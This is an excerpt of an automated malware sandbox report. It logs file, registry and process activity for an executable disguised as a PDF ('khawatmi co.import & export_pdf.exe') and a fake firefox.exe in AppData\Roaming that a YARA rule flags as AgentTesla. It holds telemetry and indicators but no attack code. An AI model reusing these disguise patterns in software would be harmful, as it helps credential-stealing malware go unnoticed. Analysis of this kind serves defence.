C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 66 00 66 00 62 00 6a 00 64 00 71 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<.S.y.s.t.e.m.P.r.o.d.u.c.t.N.a.m.e.>.f.f.b.j.d.q.7.,.1.<./.S.y.s.t.e.m.P.r.o.d.u.c.t.N.a.m.e.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6955497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 33 00 39 00 38 00 39 00 34 00 35 00 34 00 2e 00 42 00 36 00 34 00 2e 00 31 00 39 00 30 00 36 00 31 00 39 00 30 00 35 00 33 00 38 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<.B.I.O.S.V.e.r.s.i.o.n.>.V.M.W.7.1...0.0.V...1.3.9.8.9.4.5.4...B.6.4...1.9.0.6.1.9.0.5.3.8.<./.B.I.O.S.V.e.r.s.i.o.n.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 35 00 37 00 35 00 35 00 33 00 34 00 39 00 34 00 34 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<.O.S.I.n.s.t.a.l.l.D.a.t.e.>.1.5.7.5.5.3.4.9.4.4.<./.O.S.I.n.s.t.a.l.l.D.a.t.e.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<.O.S.I.n.s.t.a.l.l.T.i.m.e.>.2.0.1.9.-.0.6.-.2.7.T.1.4.:.4.9.:.2.1.Z.<./.O.S.I.n.s.t.a.l.l.T.i.m.e.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	70	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 2d 00 30 00 31 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<.T.i.m.e.Z.o.n.e.B.i.a.s.>.-.0.1.:.0.0.<./.T.i.m.e.Z.o.n.e.B.i.a.s.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.S.y.s.t.e.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6955497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<.S.e.c.u.r.e.B.o.o.t.S.t.a.t.e.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.U.E.F.I.S.e.c.u.r.e.B.o.o.t.E.n.a.b.l.e.d.>.0.<./.U.E.F.I.S.e.c.u.r.e.B.o.o.t.E.n.a.b.l.e.d.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<./.S.e.c.u.r.e.B.o.o.t.S.t.a.t.e.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<.I.n.t.e.g.r.a.t.o.r.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	3	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	6	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<.F.l.a.g.s.>.0.0.0.0.0.0.0.0.<./.F.l.a.g.s.>.	success or wait	3	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<./.I.n.t.e.g.r.a.t.o.r.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 31 00 2d 00 30 00 34 00 2d 00 31 00 32 00 54 00 30 00 38 00 3a 00 33 00 36 00 3a 00 34 00 31 00 5a 00 22 00 3e 00	<.P.r.o.c.e.s.s.T.i.m.e.l.i.n.e.s..B.a.s.e.T.i.m.e.=.".2.0.2.1.-.0.4.-.1.2.T.0.8.:.3.6.:.4.1.Z.".>.	success or wait	1	6955497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	266	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 35 00 38 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 37 00 30 00 39 00 32 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 31 00 30 00 33 00 32 00 38 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 31 00 30 00 33 00 32 00 38 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64	<.P.r.o.c.e.s.s. .A.s.I.d.=.". 3.5.8.". .P.I.D.=.".7.0.9.2.". .U.p.t.i.m.e.M.S.=.".1.0.3.2. 8.". .T.i.m.e.S.i.n.c.e.C.r.e. a.t.i.o.n.M.S.=.".1.0.3.2.8.". .S.u.s.p.e.n.d.e.d.M.S.=.".0 .". .H.a.n.g.C.o.u.n.t.=.".0.". .G.h.o.s.t.C.o.u.n.t.=.".0.". .C.r.a.s.h.e.d	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<./.P.r.o.c.e.s.s.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	<./.P.r.o.c.e.s.s.T.i.m.e.l.i. n.e.s.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.R.e.p.o.r.t.I.n.f.o.r.m.a.t. i.o.n.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6955497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	98	3c 00 47 00 75 00 69 00 64 00 3e 00 38 00 32 00 65 00 37 00 36 00 35 00 65 00 32 00 2d 00 31 00 34 00 31 00 39 00 2d 00 34 00 63 00 63 00 34 00 2d 00 61 00 38 00 65 00 37 00 2d 00 61 00 65 00 35 00 37 00 38 00 39 00 66 00 34 00 33 00 31 00 31 00 30 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<.G.u.i.d.>.8.2.e.7.6.5.e.2.-.1.4.1.9.-.4.c.c.4.-.a.8.e.7.-.a.e.5.7.8.9.f.4.3.1.1.0.<./.G.u.i.d.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 31 00 2d 00 30 00 34 00 2d 00 31 00 32 00 54 00 30 00 38 00 3a 00 33 00 36 00 3a 00 34 00 31 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<.C.r.e.a.t.i.o.n.T.i.m.e.>.2.0.2.1.-.0.4.-.1.2.T.0.8.:.3.6.:.4.1.Z.<./.C.r.e.a.t.i.o.n.T.i.m.e.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.R.e.p.o.r.t.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<./.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.	success or wait	1	6955497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7D5B.tmp.xml	unknown	4866	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src> .. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_KHAWATMI CO.IMPO_5234892f60a6fc5cef568f6b8afb785bfdf6873_4cf11da3_169e8dc4\Report.wer	unknown	2	ff fe	..	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_KHAWATMI CO.IMPO_5234892f60a6fc5cef568f6b8afb785bfdf6873_4cf11da3_169e8dc4\Report.wer	unknown	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	V.e.r.s.i.o.n.=.1.....	success or wait	125	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_KHAWATMI CO.IMPO_5234892f60a6fc5cef568f6b8afb785bfdf6873_4cf11da3_169e8dc4\Report.wer	unknown	44	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 34 00 31 00 31 00 31 00 34 00 38 00 31 00 34 00 37 00	M.e.t.a.d.a.t.a.H.a.s.h.=.4.1.1.1.4.8.1.4.7.	success or wait	1	6955497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{b4420eeb-fd16-8807-4315-982c4fa2db37}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	695736BF	unknown
\REGISTRY\A\{b4420eeb-fd16-8807-4315-982c4fa2db37}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	695736BF	unknown
\REGISTRY\A\{b4420eeb-fd16-8807-4315-982c4fa2db37}\Root\InventoryApplicationFile\khawatmi co.impo|cccf91bb	success or wait	1	695736BF	unknown
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	success or wait	1	69571FB2	RegCreateKeyExW
\REGISTRY\A\{b4420eeb-fd16-8807-4315-982c4fa2db37}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	695543D1	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{b4420eeb-fd16-8807-4315-982c4fa2db37}\Root\InventoryApplicationFile\khawatmi co.impo|cccf91bb	ProgramId	unicode	0006bcac66c0683ea6d03a569d04f0ae9dae00000000	success or wait	1	695736BF	unknown
\REGISTRY\A\{b4420eeb-fd16-8807-4315-982c4fa2db37}\Root\InventoryApplicationFile\khawatmi co.impo|cccf91bb	FileId	unicode	0000cafb42ed9189ff950da2b14d7ab3aeab229d8165	success or wait	1	695736BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{b4420eeb-fd16-8807-4315-982c4fa2db37}\Root\InventoryApplicationFile\khawatmi co.impo|cccf91bb	LowerCaseLongPath	unicode	c:\users\user\desktop\khawatmi co.import & export_pdf.exe	success or wait	1	695736BF	unknown
\REGISTRY\A\{b4420eeb-fd16-8807-4315-982c4fa2db37}\Root\InventoryApplicationFile\khawatmi co.impo|cccf91bb	LongPathHash	unicode	khawatmi co.impo|cccf91bb	success or wait	1	695736BF	unknown
\REGISTRY\A\{b4420eeb-fd16-8807-4315-982c4fa2db37}\Root\InventoryApplicationFile\khawatmi co.impo|cccf91bb	Name	unicode	khawatmi co.import & export_pdf.exe	success or wait	1	695736BF	unknown
\REGISTRY\A\{b4420eeb-fd16-8807-4315-982c4fa2db37}\Root\InventoryApplicationFile\khawatmi co.impo|cccf91bb	Publisher	unicode		success or wait	1	695736BF	unknown
\REGISTRY\A\{b4420eeb-fd16-8807-4315-982c4fa2db37}\Root\InventoryApplicationFile\khawatmi co.impo|cccf91bb	Version	unicode	1.0.0.0	success or wait	1	695736BF	unknown
\REGISTRY\A\{b4420eeb-fd16-8807-4315-982c4fa2db37}\Root\InventoryApplicationFile\khawatmi co.impo|cccf91bb	BinFileVersion	unicode	1.0.0.0	success or wait	1	695736BF	unknown
\REGISTRY\A\{b4420eeb-fd16-8807-4315-982c4fa2db37}\Root\InventoryApplicationFile\khawatmi co.impo|cccf91bb	BinaryType	unicode	pe32_clr_32	success or wait	1	695736BF	unknown
\REGISTRY\A\{b4420eeb-fd16-8807-4315-982c4fa2db37}\Root\InventoryApplicationFile\khawatmi co.impo|cccf91bb	ProductName	unicode	badenberg	success or wait	1	695736BF	unknown
\REGISTRY\A\{b4420eeb-fd16-8807-4315-982c4fa2db37}\Root\InventoryApplicationFile\khawatmi co.impo|cccf91bb	ProductVersion	unicode	1.0.0.0	success or wait	1	695736BF	unknown
\REGISTRY\A\{b4420eeb-fd16-8807-4315-982c4fa2db37}\Root\InventoryApplicationFile\khawatmi co.impo|cccf91bb	LinkDate	unicode	06/08/2087 11:26:00	success or wait	1	695736BF	unknown
\REGISTRY\A\{b4420eeb-fd16-8807-4315-982c4fa2db37}\Root\InventoryApplicationFile\khawatmi co.impo|cccf91bb	BinProductVersion	unicode	1.0.0.0	success or wait	1	695736BF	unknown
\REGISTRY\A\{b4420eeb-fd16-8807-4315-982c4fa2db37}\Root\InventoryApplicationFile\khawatmi co.impo|cccf91bb	Size	B	00 38 00 00 00 00 00 00	success or wait	1	695736BF	unknown
\REGISTRY\A\{b4420eeb-fd16-8807-4315-982c4fa2db37}\Root\InventoryApplicationFile\khawatmi co.impo|cccf91bb	Language	dword	0	success or wait	1	695736BF	unknown
\REGISTRY\A\{b4420eeb-fd16-8807-4315-982c4fa2db37}\Root\InventoryApplicationFile\khawatmi co.impo|cccf91bb	IsPeFile	dword	1	success or wait	1	695736BF	unknown
\REGISTRY\A\{b4420eeb-fd16-8807-4315-982c4fa2db37}\Root\InventoryApplicationFile\khawatmi co.impo|cccf91bb	IsOsComponent	dword	0	success or wait	1	695736BF	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	52 43 43 E0 01 00 00 00 00 00 00 00 22 D7 AE 74 05 00 00 00 04 16 13 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 6D D8 1F 0C 01 C8 E9 BF 00 01 00 00 00 50 E9 BF 00 48 E9 BF 00 F4 76 04 6D B4 CC 3C 03 D8 1F 0C 01 7A 77 04 6D A8 E8 BF 00	success or wait	1	69571FE8	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: firefox.exe PID: 7036 Parent PID: 3424

General

Start time:	10:37:00
Start date:	12/04/2021
Path:	C:\Users\user\AppData\Roaming\firefox\firefox.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\firefox\firefox.exe'
Imagebase:	0x270000
File size:	14336 bytes
MD5 hash:	EE8919FF7B5F2A89B6C1984A6A3B7FBC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000D.00000002.752549672.0000000003F25000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 12%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D1CCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D1CCF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D1A5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D1A5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D1003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D1ACA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D1003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D1003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D1003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D1003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D1A5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D1A5705	unknown
